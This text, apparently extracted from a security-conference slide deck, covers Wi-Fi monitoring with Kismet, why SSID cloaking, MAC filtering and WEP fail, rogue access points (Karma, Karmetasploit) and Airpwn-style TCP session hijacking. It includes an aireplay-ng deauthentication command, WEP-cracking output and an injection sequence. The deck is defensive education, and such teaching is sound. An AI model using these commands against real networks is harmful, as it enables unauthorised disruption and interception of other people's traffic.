



Wifi Security

-or-

The Descent Into Depression and Drink



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HELLO

my name is

inigo montoya
you killed my father
prepare to die

The plan



Monitoring 802.11 & Kismet
Attacks against networks
Snake Oil
Basic vulnerabilities
Network spoofing
Client hijacking
Layer 2 to Layer 7
Q&A



Monitoring voodoo



802.11 isn't quite like wired ethernet

Wired “promisc” mode turns off MAC filter
and reports all packets

Wireless “rfmon” or “monitor mode” is the
equivalent

But returns 802.11 layer packets instead of
ethernet data frames

Includes control packets, data, etc

Includes any network on that channel

The benefits



All networks, regardless of
encryption, cloaking, etc

Client detection

Layer2 IDS

Passive observation

Data collection for offline
encryption attacks

Hello, my name is 802.11



Detecting 802.11 is really easy

Networks are *really* noisy

Even weird networks which don't
beacon normally make noise
when someone talks

Cloaking? Not so much

Is anyone listening?



Clients constantly look for
networks to join

And often tell us every network
they'd like to see

Just as easy to find as networks

Clients can be really noisy when
they can't find a network



Total rewrite of Kismet

Designed, not grown

Attempts to fix outstanding user annoyances

Much simpler to configure

Much more resilient to failure

Plugins!

New stuff in Kismet



Simpler configs

Live source adding

Smarter remote capture

New UI

Better IDS

Live packet export

Powerful plugins

~ Kismet Sort View Windows

Name	BSSID	T	C	Ch	Freq	Pkts	Size	Bcn%	Sig	Clnt	Manuf	Cty	Seen By
TRENDnet	00:14:D1:5F:97:12	A	0	1	2417	1	0B	---	---	1	TrendwareI	---	wlan0
linksys_SES_45997	00:16:B6:1B:E4:FF	A	0	6	2432	1	0B	10%	-78	1	Cisco-Link	---	wlan0
Autogroup Probe	00:13:E8:92:3F:CB	P	N	---	----	2	0B	---	0	1	IntelCorpo	---	wlan0
linksys	00:1A:70:D9:BC:13	A	N	6	2437	2	0B	10%	-86	1	Cisco-Link	---	wlan0
MPA41	00:1F:90:E6:E0:84	A	W	11	2462	3	0B	---	-86	1	ActiontecE	---	wlan0
6SI03	00:1F:90:FA:F4:C8	A	W	---	2412	3	0B	---	-83	1	ActiontecE	---	wlan0
TFS	00:09:5B:D7:9D:B2	A	N	---	2462	4	0B	---	-68	1	Netgear	---	wlan0
Xu Chen	00:18:01:F9:70:F0	A	N	6	2437	4	0B	0%	-75	1	ActiontecE	US	wlan0
TK421	00:18:01:FE:68:77	A	0	6	2437	4	0B	---	-79	1	ActiontecE	---	wlan0
meskas	00:18:01:F5:65:E1	A	0	11	2462	5	0B	10%	-71	1	ActiontecE	US	wlan0
Elina-PC-Wireless	00:24:B2:0E:E6:E2	A	0	11	2462	7	0B	10%	-45	1	Netgear	---	wlan0
7J4R0	00:1F:90:E6:04:F1	A	W	11	2462	7	0B	---	-80	1	ActiontecE	---	wlan0
Pickles	00:1F:33:F3:C5:4A	A	0	2	2422	8	0B	---	-75	1	Netgear	---	wlan0
BSSID: 00:1F:33:F3:C5:4A Crypt: TKIP WPA PSK AESCCM Manuf: Netgear SeenBy: wlan0													
38c8	00:16:CE:07:60:77	A	W	6	2447	19	0B	---	-82	1	HonHaiPrec	---	wlan0
Danish_Penguin	00:13:10:35:59:CB	A	W	9	2462	331	2K	50%	-32	5	Cisco-Link	---	wlan0

DRD1812
 Networks
 15
 Packets
 401
 Pkt/Sec
 0
 Elapsed
 00:00.33

No GPS info (GPS not connected)


45




INFO: Detected new probe network "Danish_Penguin", BSSID 00:13:E8:92:3F:CB, encryption no, channel 0, 60.00 mbit
 ERROR: Could not connect to the spectools server localhost:30569
 INFO: Detected new managed network "linksys_SES_45997", BSSID 00:16:B6:1B:E4:FF, encryption yes, channel 6, 54.00 mbit
 INFO: Detected new managed network "linksys", BSSID 00:1A:70:D9:BC:13, encryption no, channel 6, 54.00 mbit
 ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect

wlan0
 9

Channels View



Chan	Packets	P/S	Data	Dt/s	Netw	ActN	Time
1	39	4	0B	0B	4	0	0s
2	42	2	0B	0B	2	0	0s
3	16	2	0B	0B	3	0	0s
4	26	0	0B	0B	4	0	0s
5	70	1	0B	0B	4	0	0s
6	108	5	0B	0B	6	0	0s
7	31	2	0B	0B	5	0	0s
8	65	2	0B	0B	4	0	0s
9	2300	20	13K	188B	6	1	0s
10	78	4	0B	0B	6	0	0s
11	119	6	0B	0B	9	0	0s



```

Group
Name: Danish_Penguin
# Networks: 1
BSSID: 00:13:10:35:59:CB
Manuf: Cisco-Link
First Seen: May 26 20:42:39
Last Seen: May 26 20:46:24
Type: Access Point (Managed/Infrastructure)
Channel: 9
Frequency: 0 (Unk) - 69 packets, 3.1%
Frequency: 2412 (1) - 4 packets, 0.18%
Frequency: 2437 (6) - 7 packets, 0.31%
Frequency: 2442 (7) - 7 packets, 0.31%
Frequency: 2447 (8) - 39 packets, 1.7%
Frequency: 2452 (9) - 2092 packets, 92%
Frequency: 2457 (10) - 30 packets, 1.3%
Frequency: 2462 (11) - 14 packets, 0.62%
SSID: Danish_Penguin
SSID Len: 14
Encryption: WEP (Privacy bit set)
Beacon %: 90
Sig dBm -35 (max -11)
Noise dBm -92 (max -54)
Packets: 2262
    
```

Live packet export



Any other pcap tool can use Kismet data

Linux tun/tap virtual NIC

Aggregate of local and remote captured data

WEP decrypted

TCPDump, Wireshark, Packet-omatic, etc

Dancing the plugin dance



Plugins, aka “Do my work for me”

Can do almost anything Kismet can do

Like define new capture types (Like
DECT, bluetooth, zigbee)

Add new commands, IDS, logs

Modify the UI

Custom data visualization, etc

~ Kismet Sort View Windows

Name	T	C	Ch	Freq	Pkts	Size	Bprc	Sig	Clnt	
! UESC	A	0	4	2427	1072	396K	90%	-50	7	DRD1812
BSSID: 00:1A:1E:80:02:A0 Crypt: WPA PSK AESCCM Manuf: ArubaNetwo										Networks
! NETGEAR123	A	W	11	2462	54	0B	10%	-75	1	23
shmoocn	A	N	1	2417	13	0B	---	---	1	
shmoocn-wpa	A	0	1	2422	9	0B	---	---	1	Packets
shmoocn-moshpit	A	N	1	2417	13	0B	---	---	1	1304
dlink	A	N	1	2422	23	0B	---	---	1	
. Moto Q	A	0	3	2427	6	0B	10%	-80	1	Pkt/Sec
linksys	A	N	---	2447	13	0B	---	---	1	60

RFPI	RSSI	Ch	First	Last	Seen	
01:1f:ca:1a:98	16	27	Tue Feb 3 11:55:55	Tue Feb 3 11:56:18	8	Elapsed
01:17:25:b2:20	12	24	Tue Feb 3 11:55:53	Tue Feb 3 11:56:16	6	00:00.42
01:16:f0:72:d0	9	26	Tue Feb 3 11:55:54	Tue Feb 3 11:56:17	6	
00:cd:43:b6:e0	8	25	Tue Feb 3 11:55:53	Tue Feb 3 11:56:16	11	

wlan0
0
dect
Hop


No GPS info (GPS not connected)

~ Kismet Sort View

Name	T	C	Ch	Freq	Pkts	Size	Bprc	Sig	
! ethersphere-wpa2	A	0	1	2447	2335	33K	20%	-61	DRD1812
! ethersphere-voip	A	0	1	2442	1704	0B	30%	-67	Networks
Dave and Jenna	A	W	6	2437	8	0B	---	---	11
. dlink	A	N	11	2462	309	11K	10%	-83	
RiceNetPOK	A	W	8	2447	6	0B	---	---	Packets
! UESC	A	0	4	2457	9642	773K	20%	-27	18148
BSSID: 00:1A:1E:80:02:A0 Last seen: Oct 27 11:18:24 Crypt: WPA PSK AESCCM									
! UESC-N	A	0	4	2442	3268	0B	30%	-54	Pkt/Sec
linksys	A	N	6	2442	55	0B	---	---	39

-50

Peak
Average Filtered
Current 0



-120

Elapsed
00:22.32

No, don't do that



Kismet-as-WIDS

Kismet can do fingerprint (stateless)
and trend (stateful) WIDS
functions

Remote drones allow for distributed
monitoring

DHCP violations, spoofing,
hijacking, driver exploits

Security snake oil



Wireless network “security” that
isn't:

SSID cloaking

MAC filters

WEP

The hiding game



SSID cloaking *tries* to hide the network so clients can't connect

Key phrase: **TRIES**

SSID is **NOT** a protected field!

“Cloaking” simply hides the SSID in beacons

Good thing we can just grab it from the other packets...

The theory



Network → All: *“I'm a network!”*

Client → All: *“That's convenient, I'm looking for a network, any network!”*

Network → Client: *“Not good enough”*

Client → Network: *“OK, how about SuperSecretNinjaNet?”*

Network → Client: *“Ok. I'm SuperSecretNinjaNet. You may speak.”*

The ugly truth



Every client joining the network
discloses the SSID

In plain text

Just wait for one to join!

Waiting sounds pretty boring
though.

SpooF a disassoc to all: **Get out**

Show them the door



Remember, management frames
aren't protected

Spoof BSSID, disassociate to
broadcast

All clients re-join

```
aireplay-ng -b aa:bb:cc:dd:ee:ff -  
deauth 5 wlan0mon
```

Filter-feeders



*“But I don't need authentication, I use
MAC filters!”*

No.

If I can see your packets, I can see your
MAC address

Trivial to spoof a valid client and join
anyhow

Plus your data is unencrypted!!



Who here uses WEP still?

It's not like I'm going to yell at
you...

Funeral for WEP



... I'm *totally* going to yell at you

WEP is flawed

VERY flawed

Fatally flawed

The corpse is stinking, bury it
before the neighbors notice

Decreasing timelines



Used to take hours and hundreds of thousands of packets

Now takes minutes and as few as 15-20,000 packets

ARP injection accelerates this *significantly*

Or just wait! Kismet-PTW plugin autocracks for you

No, seriously



```
$ time aircrack-ptw ying.cap
```

```
Starting PTW attack with 29645 ivs.
```

```
KEY FOUND! [ 59:69:6E:67:57 ] (ASCII: YingW )
```

```
Decrypted correctly: 100%
```

```
real 0m0.708s
```

Cracked WEP in the wild with 30,000 ARP packets in less than a second; Took less than 2 minutes to generate packets via ARP injection

WEP is now *so cheap* to crack there is no reason not to try every 100 packets to see if there is enough statistical data to crack it now. I've done it with as little as 15,000 (about 8MB of data)

Mitigating WEP attacks



Short version: *You can't.*

Long version: *You really can't.*

Damned if you do



What do you do if a WEP attack is detected?

You can't change the key easily

Even if you did, it'll be owned again in 5 minutes

Who says you can even see it happening?

Dust in the wind



Some companies have tried to
prolong WEP with “chaff”

Invalid packets peppered into the
mix

Try to confuse the crackers

WEP is “saved”! Yay!

Wheat and...



Obvious answer: ID chaff packets
and filter them out

What if we can't ID them?

Just start cracking with subsets of
the data and see if we can exclude
them

Attack is offline

Processing power is cheap

WIPS it good



“But!” you may say “Our WIPS prevents ARP floods!”

So what?

We can crack WEP from your normal data w/out flooding

Passively

Or directly inject to a client and bypass the AP entirely!



Absurdly easy

Management frames are
totally unprotected

Open networks are un-
authenticateable

It's shared media

FREE CANDY

APR 1971



Strangers with candy




Avoiding hostile networks requires
smart users

Users are, often, bad decision
makers

The OS doesn't help: It likes to join
networks it's seen before

It's hard to tell what's real, if the user
even looks



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Going viral



Users *like* free wi-fi

Who *wouldn't* want to join “**Free Public Wi-Fi**”?

Once, long ago, this network probably existed

When windows can't find a network, it likes to make an ad-hoc version...

Then someone else tries to join

Sore throats



Of course, the ad-hoc network doesn't go anywhere

But now it's in the favorites list

And is advertised again as an ad-hoc

Unless of course, someone brought up a network and handed out IP addresses...

Quick route into roaming users

Are You My Mommy?

A POP-UP BOOK BY CARLA DIJS



Being too trusting



Clients are *really* trusting

If you say you're network *Foo*, you **must** be, right?

It's very hard to avoid really bad behavior as a user

Roaming looks a lot like spoofing

Auto-roam to the strongest AP

The packets must flow



So if an attacker has a stronger radio than the AP...

You're not talking to who you think you're talking to

So long as the packets go through, the user never knows

Man in the middle = Win

Bad karma



It sounds pretty boring to have to make a fake network for each client

Plus not *everyone* is looking for “Free Public Wifi”. Just *almost* everyone.

Enter *Karma* and *Airbase*

Answer *all* probe requests

Are you “Free Public Wifi”? Sure am.

Are you “My Corp Network”? Yup!

Karma ran over your dogma



When you are the network, you are
the internet

Yes, your IMAP server is here!
Give me your password!

You wanted to update some
software? Happy to!

Please, log in to that site!

Descending further...



Karmetasploit!

Metasploit + Airbase = Massive,
evil attack framework + client
hijacker

You wanted facebook? How
about a face full of browser
exploits instead?

Man-in-the-middle



Why just attack the browser?

Why not use 2 NICs and make a second connection

Many sites encrypt login, but not session

If it looks legit, users will never notice

But wait...



Didn't we say 802.11 is *shared media*!?

We just found **the best time machine ever!**






And not some hippy do-gooder
time machine, either





But one where we get to bring back
weapons from the future



Poison or White Snake?



Remember the 80s and 90s?

Hair bands

Ripped jeans

Shared media ethernet

TCP session hijacking...

That's too easy



It'd never be *that* easy, right?

Right?

Institutions *have* to have gotten smarter by now...

You'd *never* take a system from a secure network to an insecure network, *right?*



STARBUCKS COFFEE

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Mmm, latte



... and airports

The gym

A hotel

Bookstores

McDonalds

This conference?

Recipe for being mean



Metasploit (attack framework)

LORCON2 (injection library)

Racket (fast ruby packet decoder)

General ruby libs like net::dns



Writing the same injection code
for every app sucks

Writing custom code for each
driver sucks

Writing apps for each OS sucks

Hopefully LORCON doesn't suck

LORCON2



Unfortunately... the LORCON
API kind of sucked

New API modeled off of PCAP

Really easy to use

<http://802.11ninja.net>

The inspiration



About 5 years ago, Toast debuted
Airpwn at defcon

TCP stream hijacking on 802.11

Why hasn't everyone been using
this!?

Not just for shock-porn anymore!



Rerouting streams



Typical layer2 attack

TCP is only “secure” because the seqno is unknown

When I'm on your L2, seqno is very known

Any TCP stream subject to abuse

Anatomy of a session



Same as it ever was...

{ Basic SYN SYN/ACK handshake }

Client → Server “GET /foo.html HTTP/1.0” seqno
123 ack 456

Server → Client “<HTML>...” seqno 456 ack 145
(or whatever)

Except the server is far away and we're close

Airpwn → Client “Doom!” seqno 456 ack 145

Airpwn → Client “FIN!” to clean up connection

Original data is out of sequence and discarded

Ill-gotten profit



What does that get us?

Most interestingly, HTTP
replacement

Browser exploits

JS replacement

Arbitrary content replacement on
non-SSL

Never underestimate fools



So SSL solves everything!

Not really, users still have to be smart enough to not accept a bad cert

Assuming no flaws in SSL

And users would *never* pick something insecure, right?

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Almost a third of consumers admit responding to messages that might be spam emails. Some acted out of curiosity or by mistake but a puzzling 96 from a sample of 800 (12 per cent) said they clicked because they interested in the product or service advertised in junk mail messages.

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Internet crooks love to create attack sites and e-mails that use lures based on popular news items and Internet porn. When the two come together, as with the recent news of an [online "peephole" video](#) of ESPN sportscaster [Erin Andrews](#), the malware is sure to swarm.

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Wrongdoers have created a new strain of swine flu-themed malware.

A Trojan, containing backdoor and keylogger functionality, poses as a Word document from the US Centre of Disease Control giving information about the disease.

The infectious file - Novel H1N1 Flu Situation Update.exe - appears with an icon that makes it look like a Word document file. Users tempted to open the booby-trapped file are presented with a document.



White Paper

Understanding Remote Worker Security: A Survey of User Awareness vs. Behavior

EXECUTIVE SUMMARY

To study remote worker behavior, Cisco Systems[®] commissioned InsightExpress, a third-party market research firm, to survey remote workers from a variety of industries. The surveys were conducted in parallel in 10 countries: the United States, the United Kingdom, Germany, Italy, Japan, China, India, Australia, and Brazil. More than 1,000 remote workers were surveyed. The survey revealed that remote workers believe they are working securely, yet they continue to engage in risky online behavior.

- **Online shopping:** Nearly 40 percent of remote workers in the same respondent pool said they use their work computers for online shopping. Half said they make personal online purchases because their “company does not mind them doing so.”
- **Sharing computers:** 21 percent of users admitted that they allowed others to use their work computers. More than one-third stated that they “don’t see anything wrong with it.” And believed computer sharing “does not increase security risks.”
- **Risky wireless behavior:** One in 10 users surveyed stated that they have used a neighbor’s Internet connection when working. Most stated they did so because “the company is behind” (18 percent) or that “my neighbor has a better connection” (15 percent).

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Study says SSL-certificate warnings are as good as useless

